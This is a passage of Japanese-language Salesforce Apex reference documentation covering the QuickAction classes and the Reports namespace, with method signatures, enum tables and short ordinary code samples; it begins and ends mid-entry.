    private Id getTemplateIdHelper(String templateApiName) {
        Id templateId = null;
```

```
        try {
            templateId = [select id, name from EmailTemplate
                          where developername = : templateApiName].id;
        } catch (Exception e) {
            system.debug('Unble to locate EmailTemplate using name: ' +
                templateApiName + ' refer to Setup | Communications Templates '
                    + templateApiName);
        }
        return templateId;
    }
private String getBccAddress(String reason) {
        if (reason != null && reason.equals('Technical'))
            { return 'support_technical@mycompany.com'; }
        else if (reason != null && reason.equals('Billing'))
            { return 'support_billing@mycompany.com'; }
        else { return 'support@mycompany.com'; }
    }



}
```

QuickActionRequest クラス

`QuickAction.QuickActionRequest` クラスを使用して、アクション情報を提供し、`QuickAction` クラスメソッドでクイックアクションを実行できるようにします。アクション情報には、アクション名、コンテキストレコード ID、レコードが含まれます。

名前空間

QuickAction

使用方法

Salesforce API バージョン 28.0 を使用して保存された Apex の場合、親 ID はコンテキスト ID ではなく QuickActionRequest に関連付けられます。

このクラスのコンストラクタは、引数を取りません。

```
QuickAction.QuickActionRequest qar = new QuickAction.QuickActionRequest();
```

例

このサンプルでは、取引先責任者を作成してレコードに割り当てる新しいクイックアクションが作成されます。

```
QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();

// Some quick action name

req.quickActionName = Schema.Account.QuickAction.AccountCreateContact;



// Define a record for the quick action to create

Contact c = new Contact();

c.lastname = 'last name';

req.record = c;



// Provide the context ID (or parent ID). In this case, it is an Account record.

req.contextid = '001xx000003DGcO';



QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
```

このセクションの内容:

関連トピック:

QuickActionRequest コンストラクタ

`QuickActionRequest` のコンストラクタは次のとおりです。

このセクションの内容:

`QuickActionRequest()`

`QuickAction.QuickActionRequest` クラスの新しいインスタンスを作成します。

署名

```
public QuickActionRequest()
```

QuickActionRequest メソッド

`QuickActionRequest` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getContextId()`

この QuickAction のコンテキストレコード ID を返します。

署名

```
public Id getContextId()
```

戻り値

型: ID

getQuickActionName()

この QuickAction の名前を返します。

署名

```
public String getQuickActionName()
```

戻り値

型: String

getRecord()

QuickAction に関連付けられたレコードを返します。

署名

```
public SObject getRecord()
```

戻り値

型: sObject

setContextId(contextId)

この QuickAction のコンテキスト ID を設定します。`getContextId` によって返されます。

署名

```
public Void setContextId(Id contextId)
```

パラメータ

`contextId`
型: ID

戻り値

型: Void

使用方法

SalesforceAPI バージョン 28.0 を使用して保存された Apex の場合、`getParentId` によって返されるこの QuickAction の親 ID を設定します。

setQuickActionName(name)

この QuickAction の名前を設定します。getQuickActionName によって返されます。

署名

```
public Void setQuickActionName(String name)
```

パラメータ

name
型: String

戻り値

型: Void

setRecord(record)

この QuickAction のレコードを設定します。getRecord によって返されます。

署名

```
public Void setRecord(SObject record)
```

パラメータ

record
型: sObject

戻り値

型: Void

QuickActionResult クラス

QuickAction クラスを使用してクイックアクションを開始した後、QuickActionResult クラスを使用してアクションの結果を処理します。

名前空間

QuickAction

関連トピック:

QuickAction クラス

QuickActionResult メソッド

`QuickActionResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getErrors()

エラーが発生した場合、1 つ以上のデータベースエラーオブジェクトからなる配列、エラーコード、および説明を返します。

署名

```
public List<Database.Error> getErrors()
```

戻り値

型: List<Database.Error>

getIds()

処理される QuickActions の ID。

署名

```
public List<Id> getIds()
```

戻り値

型: List<Id>

isCreated()

アクションが作成される場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isCreated()
```

戻り値

型: Boolean

`isSuccess()`

アクションが正常に完了した場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

SendEmailQuickActionDefaults クラス

送信元アドレスリスト、返信アクションがメールメッセージフィード項目から呼び出された場合は元のメールのメールメッセージ ID、およびテンプレートの関連設定を指定するメソッドを提供する Apex クラスを表します。標準の [メール] アクションが表示される前に、これらの項目を上書きできます。

名前空間

QuickAction

使用方法

メモ: このクラスはインスタンス化できません。`QuickAction.QuickActionDefaultsHandler` のコンテキストで使用する場合は、getter/setter を使用できます。

このセクションの内容:

SendEmailQuickActionDefaults メソッド

`SendEmailQuickActionDefaults` のメソッドは次のとおりです。

このセクションの内容:

getInReplyToId()
返信/全員に返信アクションが呼び出されたメールのメールメッセージ ID を返します。

setIgnoreTemplateSubject(useOriginalSubject)
テンプレートの件名を無視して (true) 元の件名を使用するか、元の件名をテンプレートの件名に置き換えるか (false) を指定します。

setInsertTemplateBody(keepOriginalBodyContent)
テンプレートの本文を元の本文コンテンツの前に挿入するか (true)、コンテンツ全体をテンプレートの本文に置き換えるか (false) を指定します。

setTemplateId(templateId)
メールの本文に読み込むメールテンプレート ID を設定します。

getFromAddressList()

標準の [メール] アクションの送信元アドレスドロップダウンメニューで使用できるメールアドレスのリストを返します。

署名

```
public List<String> getFromAddressList()
```

戻り値

型: List<String>

getInReplyToId()

返信/全員に返信アクションが呼び出されたメールのメールメッセージ ID を返します。

署名

```
public Id getInReplyToId()
```

戻り値

型: Id

setIgnoreTemplateSubject(useOriginalSubject)

テンプレートの件名を無視して (true) 元の件名を使用するか、元の件名をテンプレートの件名に置き換えるか (false) を指定します。

署名

```
public void setIgnoreTemplateSubject(Boolean useOriginalSubject)
```

パラメータ

useOriginalSubject
型: Boolean

戻り値

型: void

setInsertTemplateBody(keepOriginalBodyContent)

テンプレートの本文を元の本文コンテンツの前に挿入するか (true)、コンテンツ全体をテンプレートの本文に置き換えるか (false) を指定します。

署名

```
public void setInsertTemplateBody(Boolean keepOriginalBodyContent)
```

パラメータ

keepOriginalBodyContent
型: Boolean

戻り値

型: void

setTemplateId(templateId)

メールの本文に読み込むメールテンプレート ID を設定します。

署名

```
public void setTemplateId(Id templateId)
```

パラメータ

templateId
型: Id

テンプレート ID。

戻り値

型: void

Reports 名前空間

Reports 名前空間は、Salesforce1 レポート REST API で使用可能な同一データにアクセスするためのクラスを提供します。

Reports 名前空間のクラスを次に示します。

このセクションの内容:

NotificationAction インターフェース
レポート通知の条件を満たした場合にカスタム Apex クラスをトリガするにはこのインターフェースを実装します。

NotificationActionContext クラス
レポート通知のレポートインスタンスおよび条件しきい値に関する情報が含まれます。

ReportCurrency クラス
通貨値 (金額や通貨コードなど) に関する情報が含まれます。

ReportDataCell クラス
レポートのセルのデータ (表示ラベルや値など) が含まれます。

ReportDescribeResult クラス
表形式レポート、サマリーレポート、またはマトリックスレポートのレポート、レポートタイプ、および拡張メタデータが含まれます。

ReportDetailRow クラス
レポートの詳細行のデータセルが含まれます。

ReportDivisionInfo クラス
レポートの絞り込みに使用可能なディビジョンに関する情報が含まれます。

ReportExtendedMetadata クラス
表形式レポート、サマリーレポート、またはマトリックスレポートのレポート拡張メタデータが含まれます。

ReportFact クラス
レポートのデータ値を表す、レポートのファクトマップが含まれます。

ReportFactWithDetails クラス
レポートのデータ値を表す、レポートのファクトマップの詳細が含まれます。

ReportFilter クラス
列、演算子、値などのレポート検索条件に関する情報が含まれます。

ReportFormat 列挙
使用可能なレポート形式種別が含まれます。

ReportInstance クラス
非同期に実行されたレポートのインスタンスを返します。このインスタンスの結果を取得します。

ReportManager クラス
同時または非同期にレポートを実行します。必要に応じて詳細が含まれます。

ReportMetadata クラス
表形式レポート、サマリーレポート、マトリックスレポートのレポートメタデータが含まれます。

ReportResults クラス
レポート実行の結果が含まれます。

ReportScopeInfo クラス
選択可能な範囲の値に関する情報が含まれます。範囲の値はレポートタイプに応じて異なります。たとえば、商談レポートの場合は、範囲を `All opportunities`、`My team's opportunities`、`My opportunities` に設定できます。

ReportScopeValue クラス
使用可能な範囲の値に関する情報が含まれます。範囲の値はレポートタイプに応じて異なります。たとえば、商談レポートの場合は、範囲を `All opportunities`、`My team's opportunities`、`My opportunities` に設定できます。

ReportType クラス
レポートタイプの一意の API 名および表示名が含まれます。

ReportTypeColumn クラス
データ型、表示名、検索条件値など、項目に関するレポートタイプメタデータの詳細が含まれます。

ReportTypeColumnCategory クラス
レポートタイプのすべての項目のカテゴリ情報が含まれます。

ReportTypeMetadata クラス
レポートタイプメタデータが含まれます。レポートタイプメタデータは、レポートタイプの各セクションで使用できる項目およびそれらの項目の検索条件についての情報を提供します。

SortColumn クラス
レポートで使用する並び替え列に関する情報が含まれます。

StandardDateFilter クラス
レポートで使用可能な標準の日付条件に関する情報が含まれます。たとえば、標準の日付条件の期間の API 名、開始日、および終了日や、検索条件となる日付項目の API 名などです。

StandardDateFilterDuration クラス
個々の標準の日付条件 (相対日付検索条件とも呼ばれる) に関する情報が含まれます。標準の日付条件の期間の API 名と表示ラベルに加え、開始日と終了日が含まれます。

StandardDateFilterDurationGroup クラス
標準の日付条件グルーピングに関する情報(グルーピングの表示ラベル、グルーピングに含まれるすべての標準の日付条件など)が含まれます。グルーピングには、`Calendar Year`、`Calendar Quarter`、`Calendar Month`、`Calendar Week`、`Fiscal Year`、`Fiscal Quarter`、`Day`、およびユーザ定義の日付範囲に基づくカスタム値などがあります。

StandardFilter クラス
レポートに定義されている標準の検索条件に関する情報(検索条件項目の API 名、検索条件の値など)が含まれます。

StandardFilterInfo クラス
標準の検索条件情報を提供するオブジェクトの抽象基本クラスです。

StandardFilterInfoPicklist クラス
標準の検索条件選択リストに関する情報(検索条件項目の表示名と型、デフォルトの選択リスト値、可能なすべての選択リスト値のリストなど) が含まれます。

StandardFilterType 列挙
StandardFilterType Enum は、レポートの標準検索条件の種別を記述します。getType() メソッドは、Reports.StandardFilterType Enum 値を返します。

SummaryValue クラス
レポートのセルのサマリーデータが含まれます。

ThresholdInformation クラス
レポート通知の評価条件のリストが含まれます。

レポートの例外
Reports 名前空間には、例外クラスが含まれています。

AggregateColumn クラス

集計項目(レコード件数、合計、平均、最大、最小、カスタム集計項目など)を記述するメソッドがあります。名前、表示ラベル、データ型、グルーピングコンテキストが含まれます。

名前空間

Reports

AggregateColumn メソッド

AggregateColumn のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getName()

集計項目の一意の API 名を返します。

構文

```
public String getName()
```

戻り値

型: String

getLabel()

集計項目またはカスタム集計項目のローカライズされた表示名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getDataType()

集計項目またはカスタム集計項目のデータ型を返します。

構文

```
public Reports.ColumnDataType getDataType()
```

戻り値

型: Reports.ColumnDataType

getAcrossGroupingContext()

集計項目が表示されるレポートの列のグルーピングを返します。

構文

```
public String getAcrossGroupingContext()
```

戻り値

型: String

getDownGroupingContext()

集計項目が表示されるレポートの行のグルーピングを返します。

構文

```
public String getDownGroupingContext()
```

戻り値

型: String

ColumnDataType 列挙

Reports.ColumnDataType Enum は、列のデータ型を記述します。getDataType メソッドがこれを返します。

名前空間

Reports

Enum 値

次に、Reports.ColumnDataType Enum の値を示します。

値	説明
BOOLEAN_DATA	boolean の (true または false) の値
COMBOBOX_DATA	列挙型値のセットを提供するコンボボックスで、ユーザはリストにない値も指定できます。
CURRENCY_DATA	通貨の値
DATETIME_DATA	日時値
DATE_DATA	日付の値
DOUBLE_DATA	倍精度浮動小数点値
EMAIL_DATA	メールアドレス
ID_DATA	オブジェクトの Salesforce ID
INT_DATA	整数値
MULTIPICKLIST_DATA	複数の値を選択可能な列挙のセットを提供する複数選択の選択リスト
PERCENT_DATA	パーセント値
PHONE_DATA	電話番号。値には英字を含めることもできます。電話番号の書式は、クライアントアプリケーションが指定します。
PICKLIST_DATA	単一の値を選択可能な列挙のセットを含む、1 つの値のみを選択できる選択リスト
REFERENCE_DATA	外部キー項目に類似した、別のオブジェクトへの相互参照
STRING_DATA	文字列の値

値	説明
TEXTAREA_DATA	複数行のテキスト項目として表示される文字列値
TIME_DATA	時間の値
URL_DATA	ハイパーリンクとして表示される URL 値

ColumnSortOrder 列挙

Reports.ColumnSortOrder Enum は、グルーピング列でデータの並び替えに使用する順番を記述します。

名前空間

Reports

使用方法

GroupingInfo.getColumnSortOrder() メソッドは、Reports.ColumnSortOrder Enum 値を返します。
GroupingInfo.setColumnSortOrder() メソッドは、引数として Enum 値を取ります。

Enum 値

次に、Reports.ColumnSortOrder Enum の値を示します。

値	説明
ASCENDING	データを昇順に並び替え (A–Z)
DESCENDING	データを降順に並び替え (Z–A)

DateGranularity 列挙

Reports.DateGranularity Enum は、グルーピングに使用される日付間隔を記述します。

名前空間

Reports

使用方法

GroupingInfo.getDateGranularity メソッドは、Reports.DateGranularity Enum 値を返します。
GroupingInfo.setDateGranularity メソッドは、引数として Enum 値を取ります。

Enum 値

次に、Reports.DateGranularity Enum の値を示します。

値	説明
DAY	曜日 (月曜～日曜)
DAY_IN_MONTH	日付 (1 ～ 31)
FISCAL_PERIOD	会計期間
FISCAL_QUARTER	会計四半期別
FISCAL_WEEK	会計週
FISCAL_YEAR	会計年度
MONTH	月 (1 月～ 12 月)
MONTH_IN_YEAR	月番号 (1 ～ 12)
NONE	日付グルーピングなし
QUARTER	四半期番号 (1 ～ 4)
WEEK	週番号 (1 ～ 52)
YEAR	年番号 (####)

DetailColumn クラス

詳細データがある項目を記述するメソッドが含まれます。詳細データ項目は、レポートメタデータにもリストされます。

名前空間

Reports

DetailColumn インスタンスメソッド

DetailColumn のインスタンスメソッドを次に示します。すべてインスタンスメソッドです。

このセクションの内容:

getDataType()
詳細列項目のデータ型を返します。

getName()

詳細列項目の一意の API 名を返します。

構文

```
public String getName()
```

戻り値

型: String

getLabel()

標準項目のローカライズされた表示名、カスタム項目の ID、または詳細データがあるバケット項目の API 名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getDataType()

詳細列項目のデータ型を返します。

構文

```
public Reports.ColumnDataType getDataType()
```

戻り値

型: Reports.ColumnDataType

Dimension クラス

各行または列のグルーピングの情報が含まれます。

名前空間

Reports

Dimension メソッド

Dimension のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getGroupings()

各行または列のグルーピングの情報をリストとして返します。

構文

```
public List<Reports.GroupingValue> getGroupings()
```

戻り値

型: List<Reports.GroupingValue>

EvaluatedCondition クラス

レポート通知の評価条件の個々のコンポーネント (集計の名前と表示ラベル、演算子、集計と比較される値など) が含まれます。

名前空間

Reports

このセクションの内容:

EvaluatedCondition コンストラクタ

EvaluatedCondition のコンストラクタは次のとおりです。

このセクションの内容:

EvaluatedCondition(aggregateName, aggregateLabel, compareToValue, aggregateValue, operator)

指定されたパラメータを使用して、Reports.EvaluatedConditions クラスの新しいインスタンスを作成します。

署名

```
public EvaluatedCondition(String aggregateName, String aggregateLabel, Double compareToValue, Double aggregateValue, Reports.EvaluatedConditionOperator operator)
```

パラメータ

aggregateName
型: String

集計の一意の API 名。

aggregateLabel
型: String

集計のローカライズされた表示名。

compareToValue
型: Double

条件で集計と比較される値。

aggregateValue
型: Double

レポート実行時の集計の実際の値。

operator
型: Reports.EvaluatedConditionOperator

条件に使用される演算子。

EvaluatedCondition メソッド

EvaluatedCondition のメソッドは次のとおりです。

このセクションの内容:

getValue()
レポート実行時の集計の実際の値を返します。

getAggregateLabel()

集計のローカライズされた表示名を返します。

署名

```
public String getAggregateLabel()
```

戻り値

型: String

getAggregateName()

集計の一意の API 名を返します。

署名

```
public String getAggregateName()
```

戻り値

型: String

getCompareTo()

条件で集計と比較される値を返します。

署名

```
public Double getCompareTo()
```

戻り値

型: Double

getOperator()

条件に使用される演算子を返します。

署名

```
public Reports.EvaluatedConditionOperator getOperator()
```

戻り値

型: Reports.EvaluatedConditionOperator

`getValue()`

レポート実行時の集計の実際の値を返します。

署名

```
public Double getValue()
```

戻り値

型: Double

EvaluatedConditionOperator Enum

`Reports.EvaluatedConditionOperator` Enum には、集計と値の比較に使用する演算子の種別を記述します。`getOperator` メソッドがこれを返します。

名前空間

Reports

Enum 値

次に、`Reports.EvaluatedConditionOperator` Enum の値を示します。

値	説明
`EQUAL`	等価演算子。
`GREATER_THAN`	大なり演算子。
`GREATER_THAN_EQUAL`	>= 演算子。
`LESS_THAN`	小なり演算子。
`LESS_THAN_EQUAL`	<= 演算子。
`NOT_EQUAL`	不等価演算子。

FilterOperator クラス

検索条件の演算子 (表示名や API 名など) に関する情報が含まれます。

名前空間

Reports

FilterOperator メソッド

`FilterOperator` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

検索条件の演算子のローカライズされた表示名を返します。この名前に使用できる値は、絞り込む列のデータ型に基づいて制限されます。

構文

```
public String getLabel()
```

戻り値

型: String

getName()

検索条件の演算子の一意の API 名を返します。この名前に使用できる値は、絞り込む列のデータ型に基づいて制限されます。 たとえば、`multipicklist` 項目では、「次の文字列と一致する」、「次の文字列と一致しない」、「次の値を含む」、「次の値を含まない」の検索条件の演算子を使用できます。バケット項目は、`String` 型の項目としてみなされます。

構文

```
public String getName()
```

戻り値

型: String

FilterValue クラス

検索条件値 (表示名や API 名など) に関する情報が含まれます。

名前空間

Reports

FilterValue メソッド

`FilterValue` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

検索条件値のローカライズされた表示名を返します。この名前に使用できる値は、絞り込む列のデータ型に基づいて制限されます。

構文

```
public String getLabel()
```

戻り値

型: String

getName()

検索条件値の一意の API 名を返します。この名前に使用できる値は、絞り込む列のデータ型に基づいて制限されます。

構文

```
public String getName()
```

戻り値

型: String

GroupingColumn クラス

列のグルーピングに使用される項目を記述するメソッドが含まれます。

名前空間

Reports

GroupingColumn クラスは、列のグルーピング項目に関する基本情報を提供します。GroupingInfo クラスには、グルーピング項目を記述および更新する追加メソッドが含まれます。

GroupingColumn メソッド

GroupingColumn のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getName()

列のグルーピングで使用される項目またはバケット項目の一意の API 名を返します。

構文

```
public String getName()
```

戻り値

型: String

getLabel()

列のグルーピングで使用される項目のローカライズされた表示名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getDataType()

列のグルーピングで使用される項目のデータ型を返します。

構文

```
public Reports.ColumnDataType getDataType()
```

戻り値

型: Reports.ColumnDataType

getGroupingLevel()

列のグルーピングのレベルを返します。

構文

```
public Integer getGroupingLevel()
```

戻り値

型: Integer

使用方法

- サマリーレポートの場合、0、1、2は、第1行、第2行、または第3行のレベルのグルーピングを示します。
- マトリックスレポートの場合、0、1 は、第 1 行、第 2 行または列レベルのグルーピングを示します。

GroupingInfo クラス

グルーピングに使用される項目を記述するメソッドが含まれます。

名前空間

Reports

GroupingInfo メソッド

`GroupingInfo` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getName()

行または列のグルーピングで使用される項目またはバケット項目の一意の API 名を返します。

構文

```
public String getName()
```

戻り値

型: String

getSortOrder()

行または列のグルーピング内のデータを並び替えるために使用される順序 (ASCENDING または DESCENDING) を返します。

構文

```
public Reports.ColumnSortOrder getSortOrder()
```

戻り値

型: Reports.ColumnSortOrder

getDateGranularity()

行または列のグルーピングで使用される日付間隔を返します。

構文

```
public Reports.DateGranularity getDateGranularity()
```

戻り値

型: Reports.DateGranularity

getSortAggregate()

サマリーレポートのグルーピング内のデータを並び替えるために使用される集計項目を返します。グルーピング内のデータが集計項目で並び替えられていない場合、値は null になります。

構文

```
public String getSortAggregate()
```

戻り値

型: String

GroupingValue クラス

行または列のグルーピング値 (キー、表示ラベル、および値など) が含まれます。

名前空間

Reports

GroupingValue メソッド

`GroupingValue` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getGroupings()
第 2/第 3 レベルの行または列のグルーピングのリストを返します。これらがない場合、値は空の配列になります。

getKey()
行または列のグルーピングの一意の識別子を返します。識別子は、各グルーピング内のデータ値を指定するためにファクトマップで使用されます。

getLabel()
行または列のグルーピングのローカライズされた表示名を返します。日付項目や時間項目の場合、表示ラベルはローカライズされた日付または時間になります。

getValue()
行または列のグルーピングとして使用される項目の値を返します。

getGroupings()

第2/第3レベルの行または列のグルーピングのリストを返します。これらがない場合、値は空の配列になります。

構文

```
public LIST<Reports.GroupingValue> getGroupings()
```

戻り値

型: List<Reports.GroupingValue>

getKey()

行または列のグルーピングの一意の識別子を返します。識別子は、各グルーピング内のデータ値を指定するためにファクトマップで使用されます。

構文

```
public String getKey()
```

戻り値

型: String

getLabel()

行または列のグルーピングのローカライズされた表示名を返します。日付項目や時間項目の場合、表示ラベルはローカライズされた日付または時間になります。

構文

```
public String getLabel()
```

戻り値

型: String

getValue()

行または列のグルーピングとして使用される項目の値を返します。

構文

```
public Object getValue()
```

戻り値

型: Object

使用方法

値は項目のデータ型によって異なります。

- 通貨項目:
  - `amount`: 通貨型。データセルの値。
  - `currency`: 選択リスト型。ISO 4217 通貨コード (使用可能な場合。米ドルの場合は USD、中国元の場合は CNY など)。グルーピングが換算後の通貨に基づいている場合、この値はレコードではなくレポートの通貨コードになります。
- 選択リスト項目: API 名。たとえば、コンサルティング、サービス、追加商談の値がそれぞれ 1、2、3 のカスタム選択リスト項目 [商談の種別] には、グルーピング値として `1`、`2`、`3` があります。
- ID 項目: API 名。
- レコードタイプ項目: API 名。
- 日付項目と時間項目: ISO-8601 形式の日付または時間。
- 参照項目: 一意の API 名。たとえば、[商談所有者] 参照項目の場合、各商談所有者の Chatter プロファイルページの ID がグルーピング値になります。

NotificationAction インターフェース

レポート通知の条件を満たした場合にカスタム Apex クラスをトリガするにはこのインターフェースを実装します。

名前空間

Reports

使用方法

ユーザが登録したレポートのレポート通知から、`Reports.NotificationAction` インターフェースが実装されたカスタム Apex クラスをトリガできます。このインターフェースの `execute` メソッドが `NotificationActionContext` オブジェクトをパラメータとして受信します。このオブジェクトには、レポートインスタンスと、通知をトリガするために満たさなければならない条件に関する情報が含まれます。

このセクションの内容:

NotificationAction メソッド

NotificationAction のメソッドは次のとおりです。

このセクションの内容:

コンテキストオブジェクト NotificationActionContext の context パラメータで指定されたカスタム Apex アクションを実行します。オブジェクトには、レポートインスタンスと、通知をトリガするために満たさなければならない条件に関する情報が含まれます。メソッドは、指定された条件が満たされるたびに実行されます。

execute(context)

コンテキストオブジェクト NotificationActionContext の context パラメータで指定されたカスタム Apex アクションを実行します。オブジェクトには、レポートインスタンスと、通知をトリガするために満たさなければならない条件に関する情報が含まれます。メソッドは、指定された条件が満たされるたびに実行されます。

署名

```
public void execute(Reports.NotificationActionContext context)
```

パラメータ

context
型: Reports.NotificationActionContext

戻り値

型: Void

NotificationAction の実装例

これは、Reports.NotificationAction インターフェースの実装例です。

```
public class AlertOwners implements Reports.NotificationAction {



    public void execute(Reports.NotificationActionContext context) {

        Reports.ReportResults results = context.getReportInstance().getReportResults();

        for(Reports.GroupingValue g: results.getGroupingsDown().getGroupings()) {

            FeedItem t = new FeedItem();

            t.ParentId = (Id)g.getValue();
```

```
            t.Body = 'This record needs attention. Please view the report.';
            t.Title = 'Needs Attention: '+ results.getReportMetadata().getName();
            t.LinkUrl = '/' + results.getReportMetadata().getId();
            insert t;
        }
    }
}
```

NotificationActionContext クラス

レポート通知のレポートインスタンスおよび条件しきい値に関する情報が含まれます。

名前空間

Reports

このセクションの内容:

NotificationActionContext コンストラクタ

`NotificationActionContext` **のコンストラクタは次のとおりです。**

このセクションの内容:

NotificationActionContext(reportInstance, thresholdInformation)

指定されたパラメータを使用して、`Reports.NotificationActionContext` クラスの新しいインスタンスを作成します。

署名

```
public NotificationActionContext(Reports.ReportInstance reportInstance,
Reports.ThresholdInformation thresholdInformation)
```

パラメータ

reportInstance
型: Reports.ReportInstance
レポートのインスタンス。

thresholdInformation
型: Reports.ThresholdInformation
通知の評価条件。

NotificationActionContext メソッド

`NotificationActionContext` **のメソッドは次のとおりです。**

このセクションの内容:

`getReportInstance()`

通知に関連付けられたレポートインスタンスを返します。

署名

```
public Reports.ReportInstance getReportInstance()
```

戻り値

型: Reports.ReportInstance

`getThresholdInformation()`

通知に関連付けられたしきい値情報を返します。

署名

```
public Reports.ThresholdInformation getThresholdInformation()
```

戻り値

型: Reports.ThresholdInformation

ReportCurrency クラス

通貨値 (金額や通貨コードなど) に関する情報が含まれます。

名前空間

Reports

ReportCurrency メソッド

`ReportCurrency` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getAmount()

通貨値の金額を返します。

構文

```
public Decimal getAmount()
```

戻り値

型: Decimal

getCurrencyCode()

マルチ通貨が有効になっている組織のレポートの通貨コード (USD、EUR、または GBP など) を返します。組織でマルチ通貨が有効になっていない場合、値は `null` になります。

構文

```
public String getCurrencyCode()
```

戻り値

型: String

ReportDataCell クラス

レポートのセルのデータ (表示ラベルや値など) が含まれます。

名前空間

Reports

ReportDataCell メソッド

`ReportDataCell` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

レポートの指定したセルの値のローカライズされた表示名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getValue()

レポートの詳細行の指定したセルの値を返します。

構文

```
public Object getValue()
```

戻り値

型: Object

ReportDescribeResult クラス

表形式レポート、サマリーレポート、またはマトリックスレポートのレポート、レポートタイプ、および拡張メタデータが含まれます。

名前空間

Reports

ReportDescribeResult メソッド

ReportDescribeResult のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getReportExtendedMetadata()

グループピングおよび集計に関する追加情報を返します。

構文

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

戻り値

型: Reports.ReportExtendedMetadata

getReportMetadata()

グループピングおよび集計の一意の識別子を返します。

構文

```
public Reports.ReportMetadata getReportMetadata()
```

戻り値

型: Reports.ReportMetadata

getReportTypeMetadata()

レポートタイプの各セクションの項目と、これらの項目の検索条件情報を返します。

構文

```
public Reports.ReportTypeMetadata getReportTypeMetadata()
```

戻り値

型: Reports.ReportTypeMetadata

ReportDetailRow クラス

レポートの詳細行のデータセルが含まれます。

名前空間

Reports

ReportDetailRow メソッド

`ReportDetailRow` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDataCells()

詳細行のデータセルのリストを返します。

構文

```
public LIST<Reports.ReportDataCell> getDataCells()
```

戻り値

型: List<Reports.ReportDataCell>

ReportDivisionInfo クラス

レポートの絞り込みに使用可能なディビジョンに関する情報が含まれます。

組織がディビジョンを使用してデータを分類し、かつ「ディビジョンの使用」権限を持っている場合にのみ使用できます。「ディビジョンの使用」権限を持っていない場合は、レポートに、全ディビジョンのレコードが表示さます。

名前空間

Reports

使用方法

West Coast (西海岸) や East Coast (東海岸) など、ディビジョンに基づいてレポートのレコードを絞り込む場合に使用します。

ReportDivisionInfo メソッド

`ReportDivisionInfo` のメソッドは次のとおりです。

getDefaultValue()

レポートのデフォルトのディビジョンを返します。

署名

```
public String getDefaultValue()
```

戻り値

型: String

getValues()

レポートに使用可能なすべてのディビジョンのリストを返します。

署名

```
public List<Reports.FilterValue> getValues()
```

戻り値

型: List<Reports.FilterValue>

ReportExtendedMetadata クラス

表形式レポート、サマリーレポート、またはマトリックスレポートのレポート拡張メタデータが含まれます。

名前空間

Reports

レポート拡張メタデータは、集計項目およびグルーピング項目に関する追加の詳細メタデータ (データ型や表示ラベル情報など) を提供します。

ReportExtendedMetadata メソッド

`ReportExtendedMetadata` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDetailColumnInfo()
一意の API 名によって識別される詳細データがある各項目の 2 つのプロパティの対応付けを返します。詳細データ項目は、レポートメタデータにもリストされます。

getGroupingColumnInfo()
各行または列のグルーピングのメタデータへの対応付けを返します。groupingsDown および groupingsAcross リストで識別される各グルーピングの値が含まれます。

getAggregateColumnInfo()

すべてのレポート集計項目([レコード件数]、[合計]、[平均]、[最大]、[最小]、カスタム集計項目など)を返します。レポートメタデータにリストされる各集計項目の値が含まれます。

構文

```
public MAP<String,Reports.AggregateColumn> getAggregateColumnInfo()
```

戻り値

型: Map<String,Reports.AggregateColumn>

getDetailColumnInfo()

一意の API 名によって識別される詳細データがある各項目の 2 つのプロパティの対応付けを返します。詳細データ項目は、レポートメタデータにもリストされます。

構文

```
public MAP<String,Reports.DetailColumn> getDetailColumnInfo()
```

戻り値

型: Map<String,Reports.DetailColumn>

getGroupingColumnInfo()

各行または列のグルーピングのメタデータへの対応付けを返します。groupingsDown および groupingsAcross リストで識別される各グルーピングの値が含まれます。

構文

```
public MAP<String,Reports.GroupingColumn> getGroupingColumnInfo()
```

戻り値

型: Map<String,Reports.GroupingColumn>

ReportFact クラス

レポートのデータ値を表す、レポートのファクトマップが含まれます。

名前空間

Reports

使用方法

`ReportFact` は `ReportFactWithDetails` の親クラスです。レポートを実行するときに `includeDetails` が `true` の場合、ファクトマップは `ReportFactWithDetails` オブジェクトです。

ReportFact メソッド

`ReportFact` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getAggregates()

レポートのサマリーレベルデータ (レコード件数など) を返します。

構文

```
public LIST<Reports.SummaryValue> getAggregates()
```

戻り値

型: List<Reports.SummaryValue>

getKey()

行または列のグルーピングの一意の識別子を返します。この識別子は、各グルーピング内の特定のデータ値にインデックスを付けるために使用できます。

構文

```
public String getKey()
```

戻り値

型: String

ReportFactWithDetails クラス

レポートのデータ値を表す、レポートのファクトマップの詳細が含まれます。

名前空間

Reports

使用方法

`ReportFactWithDetails` クラスは、`ReportFact` クラスを拡張しています。レポートが実行されるときに `includeDetails` が `true` に設定されている場合、`ReportFactWithDetails` オブジェクトが返されます。詳細値にアクセスするには、`ReportResults.getFactMap` メソッドの戻り値を `ReportFactWithDetails` オブジェクトにキャストする必要があります。

ReportFactWithDetails メソッド

`ReportFactWithDetails` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getAggregates()

レポートのサマリーレベルデータ (レコード件数など) を返します。

構文

```
public LIST<Reports.SummaryValue> getAggregates()
```

戻り値

型: List<Reports.SummaryValue>

getKey()

